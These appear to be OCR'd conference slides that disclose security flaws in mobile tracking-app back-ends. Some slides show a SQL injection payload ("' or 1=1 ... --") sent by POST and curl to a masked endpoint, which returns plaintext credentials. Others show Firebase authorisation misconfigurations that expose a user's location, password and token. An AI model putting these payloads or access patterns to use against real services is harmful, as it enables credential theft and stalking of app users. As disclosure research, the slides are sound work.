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

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

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
- There is no authentication!



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

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



SQL – Very Simple

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Simple SQL Injection

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

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

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```
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SQL - Simple

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Demo Time!

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```
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- Let's try SQL injection again ☺

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POST http://push001.**********/**********/v5/
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{"method":"getuserid","deviceid":" ' or 1=1   limit 1 offset 5 -- "}
```

SQL-Injection

- Curl Command:

```
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- Result:

```
{"result":"success",
 "id":"yb*****","pass":"y*********4","email":"y*****@hanmail.net"}
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

plaintext password

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curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
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```

- Result:

```
{"result":"success",
 "id":"se*****","pass":"qwe*******4","email":"se*****@gmail.com"}
```

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> 1.700.000 plaintext credentials



WTF?

Firebase

A comprehensive mobile development platform

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

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Authentication
Authenticate users simply and securely

Realtime Database
Store and sync app data in milliseconds

Cloud Storage
Store and serve files at Google scale

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

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


Authentication Misconfiguration


user_email	user_id
foo@bar.com	**149737514214639**
user@email.com	145859345853234
…	…



attacker

HTTP/1.1 200 OK

{"login_data":[{"user_id":"**149737514214639**",…}





tracker back-end

Authorisation Misconfiguration



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
https://**********.**firebaseio.com**/Users/**149737514214639**





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



Location without Authorisation



attacker

HTTP/1.1 200 OK

{
last_location={
address= Rheinstraße 75 64295 Darmstadt Germany
date=13/06/2017
lat=49.8717048
long=8.6387116
…
}





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But there is More



attacker

HTTP/1.1 200 OK

{ …
user_email=foo@bar.com
user_name=theuser
user_password=123456
user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
user_type=1
..
}



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



attacker

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

